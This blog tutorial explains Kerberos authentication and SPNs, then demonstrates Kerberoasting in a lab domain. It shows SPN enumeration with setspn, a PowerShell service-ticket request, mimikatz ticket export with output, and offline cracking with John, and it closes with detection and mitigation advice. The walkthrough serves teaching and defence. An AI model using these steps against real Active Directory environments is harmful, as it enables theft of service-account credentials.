Roasting the Three-headed Guard of Active Directory — Kerberoasting

shahrukhiqbal24.medium.com/roasting-the-three-headed-guard-of-active-directory-kerberoasting-43709952af82

Shahrukh Iqbal Mirza August 15, 2021

Shahrukh Iqbal Mirza

This attack targets the Kerberos Authentication Protocol in an Active Directory environment, and attempts to retrieve the service accounts' passwords or tickets that can then be cracked offline to reveal cleartext credentials. Kerberoasting has been listed in the MITRE ATT&CK framework as an Enterprise Attack Vector, bearing the ID T1208.

In a nutshell, Kerberoasting has the following steps:

1. Identify Active Directory accounts with Service Principal Names (SPNs) set.
2. Request service tickets for the service accounts using SPN values.
3. Use mimikatz or some other credential dumping tool to get the service tickets.
4. Crack the service tickets for clear text credentials.

In this blog, we'll first discuss the basics of the Kerberos Authentication Protocol, and how Active Directory uses SPNs to identify service accounts, where the vulnerability actually lies and then have both theoretical and practical demonstration of the attack vector.

Kerberos Authentication Protocol

Developed by MIT, Kerberos Authentication Protocol is the default authentication mechanism for Microsoft Active Directory. It is named after the three-headed dog (Cerberus) found in the Greek mythology, because the protocol involves three major steps in the entire authentication process. By default, kerberos runs on UDP port 88.

It is a network authentication protocol that works on a client-server model, and uses secret-key cryptography. It works on the principle of granting and requesting tickets to and from different nodes connected on the network to identify themselves.

Components of the Kerberos Authentication Protocol

Kerberos is a third-party authentication scheme consisting of the following two entities. Both of these are collectively called as the Key Distribution Centre (or KDC):


1. which is responsible for the initial authentication of users to access the desired service. It grants the users the tickets that they can use to further authenticate themselves with Active Directory to use the desired service.
2. which is responsible for the secondary authentication phase and grants access to the user after verification of the ticket, that was issued by the AS.

Authentication Phases of Kerberos Authentication Protocol

The Kerberos Authentication Protocol follows two authentication phases.


Initial Authentication

The user logs onto his workstation, and enters his user ID and password into the client application for the service he desires to access. The application encrypts a timestamp with the user's password and sends it to the AS, along with the UID. The AS looks for the password in its principal database that matches the UID and decrypts the received encrypted timestamp using the password. It then generates a Ticket Granting Ticket (TGT) and encrypts it using the user's password, and sends it back to the user's workstation. The encrypted TGT consists of the actual TGT and the session key. The client application upon receiving, decrypts it using the user's password. The user now has the TGT, and he can further authenticate himself with the TGS and get access to the desired service.



Secondary Authentication

After receiving the TGT, the client application sends the TGT over to the TGS along with the Service Principal Name (SPN) for the service that the user wants to access, to get the Service Granting Ticket (ST). The TGS verifies the TGT with the AS for active sessions , and after verification sends the ST to the client application. The client application then sends the ST to the service application running on the server, the server verifies the ST with the TGS and after verification grants access to the user to access the desired service.



Service Principal Names (SPNs)

> "A service principal name (SPN) is a unique identifier of a service instance. SPNs are used by Kerberos authentication to associate a service instance with a service logon account. This allows a client application to request that the service authenticate an account even if the client does not have the account name."

In an Active Directory environment, a service is anything that is shared and can be accessed and used by the nodes of the AD. It can be a network file share, a printing service, a web server etc. The same service can be run on multiple hosts within the AD, but each service must have a specific and unique identifier for its host. This unique identifier is called a Service Principal Name or an SPN. When a user wants to connect to and use a service, he must first provide the SPN at the time of authentication.

Naming Conventions for SPNs

An SPN must be unique in the forest in which it is registered, otherwise the authentication might fail. The syntax for an SPN consists of the following four attributes:

1. Service_class which identifies the general class of the service

2. Hostname: hostname of the computer object on which the service is installed, can be a fully qualified DNS name or a NetBIOS name
3. Port: the port on which the service is running, if the service is running on some port other than the default port, or if the service is a replicable service
4. Service_name: a name that uniquely identifies the service in case of replicable services.

Generally, the usual syntax for an SPN is as follows:

```
<service_class>/<hostname>:<port>/<service_name>
```

Host-Based Services

For host-based services, the port and service_name are not required as the service_class coupled with the hostname is enough to uniquely identify the service. Therefore, the syntax for host-based services is as follows:

```
<service_class>/<hosname>
```

Or in case the service uses port other than the default, the syntax becomes:

```
<service_class>/<hostname>:<port>
```

Replicable Services

For replicable services, there are multiple instances of the same service, therefore the service_name is also required to uniquely identify the service, so that the client may only connect to the desired instance of the service. Therefore, the syntax becomes:

```
<service_class>/<hostname>:<port>/<service_name>
```

Kerberoasting

Where the vulnerability lies?

As discussed above, Kerberos uses shared secrets for authentication, and the user's password is used to encrypt everything. In a Windows environment, the only available hash format is NTLM, therefore cracking the ticket also becomes relatively easy. Also, from the communication that happens during the authentication phases, it is evident that the KDC does not verify that the user requesting the ST has permissions to access the service or not, therefore if an attacker manages to identify the service accounts, or get the SPNs for the domain user accounts that are also service accounts, he can very easily request the TGT from the AS and then present that AS to the TGS to get the ST which he can crack offline, and get the cleartext password for the service account.

Theoretical and Technical Demonstration

The only prerequisite for successful execution of the attack is a Domain User account in the Active Directory.

Let’s take up on the Assumed Breach methodology and assume that the adversary has compromised the network and has access to a domain user in the AD.

The attacker uses the setspn.exe to identify the user accounts that have SPNs. Similarly, this can also be achieved using PowerSploit’s PowerView.ps1 script, the PowerShell version of Microsoft’s signed Active Directory module and the Impacket-toolkit’s GetUserSPNs.py script etc.

Once the attacker has identified the SPN, he then uses that SPN and requests the KDC for the TGT and then the TGS. Since Kerberos does not take into account the user’s privileges and permissions, this does not create any problems for the attacker. The attacker then uses some credential dumping tool like mimikatz or PowerSploit’s Invoke-Kerberoast.ps1 script to pull the service tickets from the memory and ultimately uses a hash cracking tool like hashcat to crack the service tickets offline on his attacking machine to get the cleartext credentials for the service accounts.

Practical Demonstration

The attacker has compromised the network and has access to a windows machine in the target network. He uses ‘setspn’ to list all the available SPNs in the domain. He gets the SPN of SQL Service.

```
Microsoft Windows [Version 10.0.19041.264]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\dcell1>setspn -T DCELL.local -Q */*
Checking domain DC=DCELL,DC=local
CN=DCELL-DC,OU=Domain Controllers,DC=DCELL,DC=local
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DCELL-DC.DCELL.local
        ldap/DCELL-DC.DCELL.local/ForestDnsZones.DCELL.local
        ldap/DCELL-DC.DCELL.local/DomainDnsZones.DCELL.local
        DNS/DCELL-DC.DCELL.local
        GC/DCELL-DC.DCELL.local/DCELL.local
        RestrictedKrbHost/DCELL-DC.DCELL.local
        RestrictedKrbHost/DCELL-DC
        RPC/34a550f1-4d71-423a-bd31-f6be2cc71abb._msdcs.DCELL.local
        HOST/DCELL-DC/DCELL
        HOST/DCELL-DC.DCELL.local/DCELL
        HOST/DCELL-DC
        HOST/DCELL-DC.DCELL.local
        HOST/DCELL-DC.DCELL.local/DCELL.local
        E3514235-4B06-11D1-AB04-00C04FC2DCD2/34a550f1-4d71-423a-bd31-f6be2cc71abb/DCELL.local
        ldap/DCELL-DC/DCELL
        ldap/34a550f1-4d71-423a-bd31-f6be2cc71abb._msdcs.DCELL.local
        ldap/DCELL-DC.DCELL.local/DCELL
        ldap/DCELL-DC
        ldap/DCELL-DC.DCELL.local
        ldap/DCELL-DC.DCELL.local/DCELL.local
CN=krbtgt,CN=Users,DC=DCELL,DC=local
        kadmin/changepw
CN=SQL Service,CN=Users,DC=DCELL,DC=local
        DCELL-DC/SQLService.DCELL.local:1433
CN=DCELL-1,CN=Computers,DC=DCELL,DC=local
        RestrictedKrbHost/DCELL-1
        HOST/DCELL-1
        RestrictedKrbHost/DCELL-1.DCELL.local
        HOST/DCELL-1.DCELL.local

Existing SPN found!

C:\Users\dcell1>
```

Then he requests the service tickets from the KDC. Kerberos as usual does not check if the user has permissions to request the ST, but since the attacker has access to the domain user, all goes well, and the ST gets stored in the memory.

```
C:\Users\dcell1>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\dcell1> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\dcell1> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList 'DCELL-DC/SQLService.DCELL.local:1433'


Id                 : uuid-d1fed381-22a6-4680-9a00-92ace34bb96d-1
SecurityKeys       : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom          : 7/1/2020 9:05:30 PM
ValidTo            : 7/2/2020 6:58:48 AM
ServicePrincipalName : DCELL-DC/SQLService.DCELL.local:1433
SecurityKey        : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

The attacker then uses mimikatz to extract the service tickets from the memory.

```
PS C:\users\dcell1\Downloads> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 7/2/2020 1:58:48 AM ; 7/2/2020 11:58:48 AM ; 7/9/2020 1:58:48 AM
   Server Name       : krbtgt/DCELL.LOCAL @ DCELL.LOCAL
   Client Name       : dcell1 @ DCELL.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file     : 0-40e10000-dcell1@krbtgt~DCELL.LOCAL-DCELL.LOCAL.kirbi

[00000001] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 7/2/2020 2:06:23 AM ; 7/2/2020 11:58:48 AM ; 7/9/2020 1:58:48 AM
   Server Name       : ldap/DCELL-DC.DCELL.local @ DCELL.LOCAL
   Client Name       : dcell1 @ DCELL.LOCAL
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 1-40a50000-dcell1@ldap~DCELL-DC.DCELL.local-DCELL.LOCAL.kirbi

[00000002] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 7/2/2020 2:05:30 AM ; 7/2/2020 11:58:48 AM ; 7/9/2020 1:58:48 AM
   Server Name       : DCELL-DC/SQLService.DCELL.local:1433 @ DCELL.LOCAL
   Client Name       : dcell1 @ DCELL.LOCAL
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 2-40a10000-dcell1@DCELL-DC~SQLService.DCELL.local~1433-DCELL.LOCAL.kirbi

[00000003] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 7/2/2020 1:58:48 AM ; 7/2/2020 11:58:48 AM ; 7/9/2020 1:58:48 AM
   Server Name       : ldap/DCELL-DC.DCELL.local/DCELL.local @ DCELL.LOCAL
   Client Name       : dcell1 @ DCELL.LOCAL
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 3-40a50000-dcell1@ldap~DCELL-DC.DCELL.local~DCELL.local-DCELL.LOCAL.kirbi
```

Following are all the service tickets that mimikatz extracted from the memory.


```
PS C:\users\dcell1\Downloads> ls


    Directory: C:\users\dcell1\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/2/2020   2:13 AM           1292 0-40e10000-dcell1@krbtgt~DCELL.LOCAL-DCELL.LOCAL.kirbi
-a----         7/2/2020   2:13 AM           1412 1-40a50000-dcell1@ldap~DCELL-DC.DCELL.local-DCELL.LOCAL.kirbi
-a----         7/2/2020   2:13 AM           1406 2-40a10000-dcell1@DCELL-DC~SQLService.DCELL.local~1433-DCELL.LOCAL.kirbi
-a----         7/2/2020   2:13 AM           1438 3-40a50000-dcell1@ldap~DCELL-DC.DCELL.local~DCELL.local-DCELL.LOCAL.kirbi
-a----        5/19/2020   3:50 AM        1263880 mimikatz.exe
```

The attacker then transfers these tickets to his attacking machine, where he can crack these service tickets offline, and off the network.


```
root@1nj3ct10n:~/Desktop/kerberoasting-lab# ls
0-40e10000-dcell1@krbtgt~DCELL.LOCAL-DCELL.LOCAL.kirbi        2-40a10000-dcell1@DCELL-DC~SQLService.DCELL.local~1433-DCELL.LOCAL.kirbi   krb.hash
1-40a50000-dcell1@ldap~DCELL-DC.DCELL.local-DCELL.LOCAL.kirbi  3-40a50000-dcell1@ldap~DCELL-DC.DCELL.local~DCELL.local-DCELL.LOCAL.kirbi
root@1nj3ct10n:~/Desktop/kerberoasting-lab#
```

Using python script ‘kirbi2john’ the attacker first converts these extracted service tickets into a form that his hash cracker John The Ripper can understand. Using John and the rockyou.txt wordlist, he successfully cracked the ST and gets plaintext password for the SQL service account.

This can also be done using the GetUserSPNs.py script from the Impacket-Toolkit, if the password of the compromised Domain User is known.




Similarly, as done previously, this ticket can be cracked off the network.



Detection and Defense

Enabling Audit Kerberos Service Ticket Operations logs TGS requests for service tickets. Specifically Log ID 4769 shows the service access being requested.



To mitigate against the attack, ensure strong and complex password policies, and limit service accounts from higher privileges including adding them into the Administrative groups. Also, consider implementing AES or more complex encryption rather than the conventional RC4 encryption.

References